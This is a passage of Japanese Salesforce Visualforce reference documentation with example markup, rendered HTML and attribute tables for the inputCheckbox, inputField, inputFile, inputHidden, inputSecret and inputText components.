    <apex:form id="changePrivacyForm">
        <apex:pageBlock >
        <apex:pageMessages />
        <apex:pageBlockButtons>
            <apex:commandButton value="Save" action="{!save}"/>
        </apex:pageBlockButtons>

        <apex:pageBlockTable value="{!opportunities}" var="o">
        <apex:column value="{!o.name}"/>
        <apex:column value="{!o.account.name}"/>
        <apex:column headerValue="Private?">
            <apex:inputCheckbox value="{!o.isprivate}"/>
        </apex:column>
        </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

上述の例では次の HTML **を表示します。**

```
<!-- allows you to change the privacy option of your opportunity -->
<form id="j_id0:changePrivacyForm" name="j_id0:changeStatusForm" method="post"
    action="/apex/sandbox" enctype="application/x-www-form-urlencoded">
    <!-- opening div tags -->
    <table border="0" cellpadding="0" cellspacing="0">
        <tr>
   <td class="pbTitle"> </td>
            <td id="j_id0:changePrivacyForm:j_id1:j_id29" class="pbButton">
                <input type="submit"
                    name="j_id0:changePrivacyForm:j_id1:j_id29:j_id30"
```

```
                    value="Save" class="btn"/>
            </td>
        </tr>
    </table>

    <div class="pbBody">
        <table class="list" border="0" cellpadding="0" cellspacing="0">
            <colgroup span="3"/>
            <thead>
                <tr class="headerRow ">
                    <th class="headerRow  " scope="col">Opportunity Name</th>
                    <th class="headerRow " scope="col">Account Name</th>
                    <th class="headerRow  " scope="col">Privacy?</th>
                </tr>
            </thead>

            <tbody>
                <tr class="dataRow even  first ">
                    <td class="dataCell"><span>Burlington Textiles Weaving Plant
Generator</span></td>
                    <td class="dataCell"><span>Burlington Textiles Corp of
America</span></td>
                    <td class="dataCell"><input type="checkbox"
name="j_id0:changePrivacyForm:j_id1:j_id31:0:j_id35" checked="checked" /></td>
                </tr>

                <tr class="dataRow odd last ">
                    <td class="dataCell"><span>Edge Emergency Generator</span></td>
```

```
                    <td class="dataCell"><span>Edge Communications</span></td>

                    <td class="dataCell"><input type="checkbox"
name="j_id0:changePrivacyForm:j_id1:j_id31:0:j_id35" checked="checked" /></td>

                </tr>

            </tbody>

        </table>

    </div>

    <!-- closing div tags -->

</form>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	チェックボックスにフォーカスを置くキーボードのアクセスキー。チェックボックスにフォーカスが置かれている場合は、ユーザがチェックボックスの値を選択または選択解除できます。		10.0	global
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右)があります。		10.0	global
disabled	Boolean	このチェックボックスを無効な状態で表示するかどうかを指定するboolean値。trueに設定されている場合、チェックボックスは無効な状態で表示されます。指定されていない場合、この値はデフォルトのfalseに設定されます。		10.0	global
id	String	ページの他のコンポーネントがチェックボックスコンポーネントを参照できるようにする識別子。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定するboolean値。trueに設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトのfalseに設定されます。		11.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
label	String	コントロールの横に表示ラベルを表示し、エラーメッセージ内のコントロールを参照できるようにするテキスト値。		23.0	
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
onblur	String	onblur イベントが発生した場合 (フォーカスがチェックボックスから離れた場合) に呼び出される JavaScript。		10.0	global
onchange	String	onchange イベントが発生した場合 (ユーザがチェックボックス項目のコンテンツを変更した場合) に呼び出される JavaScript。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザがチェックボックスをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがチェックボックスをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onfocus	String	onfocus イベントが発生した場合 (フォーカスがチェックボックスにある場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがチェックボックスからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタをチェックボックスに重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
onselect	String	onselect イベントが発生した場合 (ユーザがチェックボックスを選択した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
required	Boolean	このチェックボックスが必須項目であるかどうかを指定する boolean 値。true に設定されている場合、このチェックボックスの値を指定する必要があります。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global
selected	Boolean	このチェックボックスを「オン」の状態で表示するかどうかを指定する boolean 値。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global
style	String	inputCheckbox コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	inputCheckbox コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、このチェックボックスが選択される順序。この値は、ユーザが		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		Tabキーを押したときに選択される最初のコンポーネントを0として、0～32767の整数である必要があります。			
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	このチェックボックスに関連付けられているコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の名前がmyCheckboxである場合、この変数を参照するには value="{!myCheckbox}" を使用します。		10.0	global

apex:inputField

Salesforceオブジェクトの項目に対応する値のHTML入力要素です。<apex:inputField>コンポーネントは、項目が必須であるかまたは一意であるかどうかなどの関連項目の属性、およびユーザからの入力を取得するために表示するユーザインターフェースウィジェットを考慮します。たとえば、指定された<apex:inputField>コンポーネントが日付項目である場合、カレンダー入力ウィジェットが表示されます。<apex:pageBlockSection>で使用されている場合、<apex:inputField>タグは必ず対応する出力ラベルと一緒に表示されます。

[設定]の項目にカスタムヘルプが定義されている場合は、その項目は<apex:pageBlock>または<apex:pageBlockSectionItem>の子である必要があり、Visualforceページにカスタムヘルプを表示するためにはSalesforceのページヘッダーを表示する必要があります。カスタムヘルプの表示を上書きするには、<apex:pageBlockSectionItem>の本文の<apex:inputField>を使用します。

このタグを含むDOMイベントを使用する場合は、次の点を考慮してください。

- 参照項目では、マウスイベントがテキストボックスおよび画像アイコンの両方で実行される。
- 複数選択リストでは、すべてのイベントが実行される。ただし、左ボックスには_unselected、右ボックスには_selected、および画像アイコンには_right_arrowおよび_left_arrowという接尾辞がDOM IDに付けられます。
- リッチテキストエリアでは、イベントは実行されない。

注意:

- 参照のみの項目、および Event.StartDateTime、Event.EndDateTime などの複雑な自動動作が含まれる特定のSalesforceオブジェクトの項目は<apex:inputField>の使用時には編集可能として表示されません。代わりに、<apex:inputText>など他の入力コンポーネントを使用してください。
- セキュリティ上の制約により、リッチテキストエリア項目の<apex:inputField>コンポーネントは、Site.comサイトまたはForce.comサイトでの画像アップロードには使用できません。このどちらかのコンテキ

ストで、ユーザが画像ファイルをアップロードできるようにするには、<apex:inputFile> コンポーネントを使用します。

- [設定] で項目にカスタムヘルプが定義されている場合、その項目は <apex:pageBlock> または <apex:pageBlockSectionItem> の子である必要があり、Visualforce ページにカスタムヘルプを表示するためには Salesforce のページヘッダーを表示する必要があります。カスタムヘルプの表示を上書きするには、<apex:pageBlockSectionItem> の本文の <apex:inputField> を使用します。

API バージョン 20.0 から、デフォルト値を持つ項目に一致する inputField には Visualforce ページでデフォルト値があらかじめ入力されています。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された <input> タグに適用されます。

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<apex:page standardController="Account">

    <apex:form>

        <apex:pageBlock title="My Content" mode="edit">

            <apex:pageBlockButtons>

                <apex:commandButton action="{!save}" value="Save"/>

            </apex:pageBlockButtons>

            <apex:pageBlockSection title="My Content Section" columns="2">

                <apex:inputField value="{!account.name}"/>

                <apex:inputField value="{!account.site}"/>

                <apex:inputField value="{!account.type}"/>

                <apex:inputField value="{!account.accountNumber}"/>

            </apex:pageBlockSection>

        </apex:pageBlock>

    </apex:form>
```

```
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがinputFieldコンポーネントを参照できるようにする識別子。		10.0	global
label	String	項目に表示されるデフォルトのラベルを上書きできるテキスト値。ラベルはフォームにラベルを表示しない空の文字列に設定することができます。null に設定すると、エラーになります。		23.0	
list	Object	入力項目に関連付けられた HTML <datalist> ブロックに追加するオートコンプリート値のリスト。 list 属性は、カンマ区切りの静的文字列またはVisualforce式として指定されます。式は、カンマ区切り文字列またはオブジェクトのリストに解決できます。リスト要素には任意のデータ型を設定できますが、その型は、Apex言語機能として、または toString() メソッドを介して、文字列に変換できる必要があります。		29.0	
onblur	String	onblurイベントが発生した場合(フォーカスが項目から離れた場合) に呼び出される JavaScript。		12.0	global
onchange	String	onchange イベントが発生した場合 (ユーザが項目のコンテンツを変更した場合) に呼び出される JavaScript。		12.0	global
onclick	String	onclickイベントが発生した場合(ユーザが項目をクリックした場合) に呼び出される JavaScript。		12.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザが項目をダブルクリックした場合) に呼び出される JavaScript。		12.0	global
onfocus	String	onfocus イベントが発生した場合 (フォーカスが項目にある場合) に呼び出される JavaScript。		12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		12.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		12.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		12.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		12.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		12.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが項目からマウスポインタを移動した場合) に呼び出される JavaScript。		12.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタを項目に重ねた場合) に呼び出される JavaScript。		12.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		12.0	global
onselect	String	onselect イベントが発生した場合 (ユーザがこの項目に関連付けられているチェックボックスを選択した場合) に呼び出される JavaScript。		12.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
required	Boolean	この inputField が必須項目であるかどうかを指定する boolean 値。true に設定されている場合、この項目の値を指定する必要があります。選択されていない場合、この値はデフォルトの false に設定されます。この入力項目でカスタムオブジェクト名を表示する場合、この属性が true に設定されていない限り、その値は nil に設定され、必須にはなり		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		ません。これは標準オブジェクト名には適用されません。標準オブジェクト名はこの属性に関係なく常に必須です。			
showDatePicker	Boolean	この項目に Visualforce の日付ピッカーを使用するのか、抑制してブラウザベースの日付ピッカーを使用するのかを指定します。 この属性は、日付項目と日時項目にのみ影響します。データ型に適したブラウザベースの選択ウィジェットを有効にするには、日付または時刻と互換性のある次のいずれかのデータ型に type 属性を設定する必要があります。 • date • datetime • datetime-local • month • week • time		29.0	
style	String	inputField コンポーネントの表示に使用される CSS スタイル。この属性を設定できない値もあります。テキストにクラス名が必要な場合は、ラップ用 span タグを使用します。		12.0	global
styleClass	String	inputField コンポーネントの表示に使用される CSS スタイルクラス。この属性を設定できない値もあります。テキストにクラス名が必要な場合は、ラップ用 span タグを使用します。		12.0	global
taborderhint	Integer	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、この項目が選択される相対的な順序を示すヒント。この値は、ユーザが Tab キーを押したときに選択される最初のコンポーネントを 1 として、1 ～ 3276 の整数である必要があります。		23.0	
type	String	生成された <input> 要素に追加される HTML5 type 属性。有効な type 値は、次のとおりです。 • auto • date • datetime		29.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		• datetime-local • month • week • time • email • number • range • search • tel • text • url			
value	Object	この inputField に関連付けられている Salesforce 項目を参照する差し込み項目。たとえば、取引先の名前項目の入力項目を表示する必要がある場合は、value="{!account.name}" を使用します。組織が期間指定換算レートを使用している場合は、この inputField を currency 型の数式の差し込み項目に関連付けることはできません。		10.0	global

apex:inputFile

ファイルをアップロードする入力項目を作成するコンポーネントです。

注意: Visualforce を介してアップロードできるファイルの最大サイズは 10 MB です。

例

```
<!-- Upload a file and put it in your personal documents folder-->


<!-- Page: -->
<apex:page standardController="Document" extensions="documentExt">
    <apex:messages />
    <apex:form id="theForm">
      <apex:pageBlock>
```

```
            <apex:pageBlockSection>
              <apex:inputFile value="{!document.body}" filename="{!document.name}"/>
              <apex:commandButton value="Save" action="{!save}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>


/*** Controller ***/
public class documentExt {
    public documentExt(ApexPages.StandardController controller) {
        Document d = (Document) controller.getRecord();
        d.folderid = UserInfo.getUserId(); //this puts it in My Personal Documents
    }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accept	String	コンテンツタイプのカンマ区切りのセット。ブラウザでこのリストを使用して、選択可能な一連のファイルオプションを制限できます。指定されていない場合、コンテンツタイプリストが送信されず、すべてのファイルの種類にアクセスできます。		14.0	
accessKey	String	コンポーネントにフォーカスを置くキーボードのアクセスキー。		14.0	
alt	String	コンポーネントの代替テキストの説明。		14.0	
contentType	String	アップロードされたファイルのコンテンツタイプを保存する string 型のプロパティ。		14.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		14.0	
disabled	Boolean	このコンポーネントを無効な状態で表示するかどうかを指定するboolean値。trueに設定されている場合、コンポーネントは無効な状態で表示されます。指定されていない場合、この値はデフォルトのfalseに設定されます。		14.0	
fileName	String	アップロードされたファイルの名前を保存するstring型のプロパティ。		14.0	
fileSize	Integer	アップロードされたファイルのサイズを保存するinteger型のプロパティ。		14.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
lang	String	「en」または「en-US」など、生成されたHTML出力の基本言語。詳細は、http://www.w3.org/TR/REC-html40/struct/dirlang.html で、この属性に関するW3Cの仕様を参照してください。		14.0	
onblur	String	onblurイベントが発生した場合(フォーカスがコンポーネントから離れた場合) に呼び出されるJavaScript。		14.0	
onchange	String	onchangeイベントが発生した場合 (ユーザがコンポーネント項目のコンテンツを変更した場合) に呼び出されるJavaScript。		14.0	
onclick	String	onclickイベントが発生した場合(ユーザがコンポーネントをクリックした場合) に呼び出されるJavaScript。		14.0	
ondblclick	String	ondblclickイベントが発生した場合 (ユーザがコンポーネントをダブルクリックした場合) に呼び出されるJavaScript。		14.0	
onfocus	String	onfocusイベントが発生した場合 (フォーカスがコンポーネントにある場合) に呼び出されるJavaScript。		14.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		14.0	
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		14.0	
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		14.0	
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		14.0	
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		14.0	
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがコンポーネントからマウスポインタを移動した場合) に呼び出される JavaScript。		14.0	
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタをコンポーネントに重ねた場合) に呼び出される JavaScript。		14.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
required	Boolean	このコンポーネントが必須項目であるかどうかを指定する boolean 値。true に設定されている場合、このコンポーネントの値を指定する必要があります。選択されていない場合、この値はデフォルトの false に設定されます。		14.0	
size	Integer	表示されるファイル選択ボックスのサイズ。		14.0	
style	String	コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		14.0	
styleclass	String	コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用すると		14.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		きに適用される CSS スタイルを指定するために使用されます。			
tabindex	Integer	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、このコンポーネントが選択される順序。この値は、ユーザが Tabキーを押したときに選択される最初のコンポーネントを 0 として、0 ～ 32767 の整数である必要があります。		14.0	
title	String	コンポーネントにマウスを置いたときにコンポーネントの横に表示されるテキスト。		14.0	
value	Blob	このコンポーネントに関連付けられているコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の名前が myInputFile である場合、この変数を参照するには value="#{myInputFile}" を使用します。	はい	14.0	

apex:inputHidden

hidden 型の HTML 入力要素 (ユーザに表示されない入力要素) です。このコンポーネントを使用して、ページ間で変数を渡します。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成された <input> タグに適用されます。

例

```
<apex:inputHidden value="{!inputValue}" id="theHiddenInput"/>
```

上述の例では次の HTML を表示します。

```
<input id="theHiddenInput" type="hidden" name="theHiddenInput" />
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが inputHidden コンポーネントを参照できるようにする識別子。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定する boolean 値。true に設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトの false に設定されます。		11.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
required	Boolean	この inputHidden 項目が必須項目であるかどうかを指定する boolean 値。true に設定されている場合、この項目に値が指定されている必要があります。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global
value	Object	非表示入力項目に関連付けられているコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の名前が myHiddenVariable である場合、この変数を参照するには value="{!myHiddenVariable}" を使用します。		10.0	global

apex:inputSecret

password 型の HTML 入力要素です。このコンポーネントを使用して、ユーザが入力した値がマスクされる、Salesforce オブジェクトの項目に対応しないコントローラメソッドのユーザ入力を取得します。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された <input> タグに適用されます。

例

```
<apex:inputSecret value="{!inputValue}" id="theSecretInput"/>
```

上述の例では次の HTML を表示します。

```
<input id="theSecretInput" type="password" name="theSecretInput" value="" />
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	項目にフォーカスを置くキーボードのアクセスキー。項目にフォーカスが置かれている場合は、値を入力できます。		10.0	global
alt	String	項目の代替テキストの説明。		10.0	global
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右)があります。		10.0	global
disabled	Boolean	この項目を無効な状態で表示するかどうかを指定するboolean値。trueに設定されている場合、この項目は無効な状態で表示されます。指定されていない場合、この値はデフォルトのfalseに設定されます。		10.0	global
id	String	ページの他のコンポーネントがチェックボックスコンポーネントを参照できるようにする識別子。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定するboolean値。trueに設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトのfalseに設定されます。		11.0	global
label	String	コントロールの横に表示ラベルを表示し、エラーメッセージ内のコントロールを参照できるようにするテキスト値。		23.0	
lang	String	「en」または「en-US」など、生成されたHTML出力の基本言語。この属性についての詳細は、W3C仕様を参照してください。		10.0	global
maxlength	Integer	この項目に入力できる最大文字数。整数として表されます。		10.0	global
onblur	String	onblurイベントが発生した場合(フォーカスが項目から離れた場合)に呼び出されるJavaScript。		10.0	global
onchange	String	onchangeイベントが発生した場合(ユーザが項目のコンテンツを変更した場合)に呼び出されるJavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onclick	String	onclick イベントが発生した場合 (ユーザが項目をクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザが項目をダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onfocus	String	onfocus イベントが発生した場合 (フォーカスが項目にある場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが項目からマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタを項目に重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
onselect	String	onselect イベントが発生した場合 (ユーザがこの項目のテキストを選択した場合) に呼び出される JavaScript。		10.0	global
readonly	Boolean	この項目が参照のみとして表示されるかどうかを指定する boolean 値。true に設定されている場合、		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		項目の値は変更できません。選択されていない場合、この値はデフォルトのfalseに設定されます。			
redisplay	Boolean	前回入力したパスワードをこのフォームに表示するかどうかを指定するboolean値。trueに設定されている場合、前回入力した値がマスクされて表示されます。指定されていない場合、この値はデフォルトのfalseに設定されます。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。		10.0	global
required	Boolean	この項目が必須項目であるかどうかを指定するboolean値。trueに設定されている場合、この項目の値を指定する必要があります。選択されていない場合、この値はデフォルトのfalseに設定されます。		10.0	global
size	Integer	項目の幅。一度に表示可能な文字数で表されます。		10.0	global
style	String	inputSecretコンポーネントの表示に使用されるスタイル。主に、インラインCSSスタイルを追加するために使用されます。		10.0	global
styleClass	String	inputSecretコンポーネントの表示に使用されるスタイルクラス。主に、外部CSSスタイルシートを使用するときに適用されるCSSスタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザがTabキーを繰り返し押したときに、他のページコンポーネントと比較して、この項目が選択される順序。この値は、ユーザがTabキーを押したときに選択される最初のコンポーネントを0として、0～32767の整数である必要があります。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	この項目に関連付けられているコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の名前		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		が myPasswordField である場合、この変数を参照するには value="{!myPasswordField}" を使用します。			

apex:inputText

text 型の HTML 入力要素です。このコンポーネントを使用して、Salesforce オブジェクトの項目に対応しないコントローラメソッドのユーザ入力を取得します。

このコンポーネントでは、Salesforce のスタイル設定を使用しません。また、オブジェクトの項目、その他のすべてのデータにも対応していないため、ユーザが入力した値を使用するにはカスタムコードが必要です。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された `<input>` タグに適用されます。

例

```
<apex:inputText value="{!inputValue}" id="theTextInput"/>
```

上述の例では次の HTML を表示します。

```
<input id="theTextInput" type="text" name="theTextInput" />
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	項目にフォーカスを置くキーボードのアクセスキー。テキストボックスにフォーカスが置かれている場合は、ユーザが項目値を選択または選択解除できます。		10.0	global
alt	String	項目の代替テキストの説明。		10.0	global
dir	String	生成された HTML コンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
disabled	Boolean	このテキストボックスを無効な状態で表示するかどうかを指定する boolean 値。true に設定されている場合、テキストボックスは無効な状態で表示さ		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		れます。指定されていない場合、この値はデフォルトの false に設定されます。			
id	String	ページの他のコンポーネントが項目コンポーネントを参照できるようにする識別子。		10.0	global
label	String	コントロールの横に表示ラベルを表示し、エラーメッセージ内のコントロールを参照できるようにするテキスト値。		23.0	
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
list	Object	入力項目に関連付けられた HTML <datalist> ブロックに追加するオートコンプリート値のリスト。 list 属性は、カンマ区切りの静的文字列または Visualforce 式として指定されます。式は、カンマ区切り文字列またはオブジェクトのリストに解決できます。リスト要素には任意のデータ型を設定できますが、その型は、Apex 言語機能として、または toString() メソッドを介して、文字列に変換できる必要があります。		29.0	
maxlength	Integer	この項目に入力できる最大文字数。整数として表されます。		10.0	global
onblur	String	onblur イベントが発生した場合 (フォーカスが項目から離れた場合) に呼び出される JavaScript。		10.0	global
onchange	String	onchange イベントが発生した場合 (ユーザが項目のコンテンツを変更した場合) に呼び出される JavaScript。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザが項目をクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザが項目をダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onfocus	String	onfocus イベントが発生した場合 (フォーカスが項目にある場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが項目からマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタを項目に重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
required	Boolean	この項目が必須項目であるかどうかを指定する boolean 値。true に設定されている場合、この項目の値を指定する必要があります。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global
size	Integer	入力項目の幅。一度に表示可能な文字数で表されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
style	String	inputText コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	inputText コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、この項目が選択される順序。この値は、ユーザが Tab キーを押したときに選択される最初のコンポーネントを 0 として、0～32767 の整数である必要があります。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
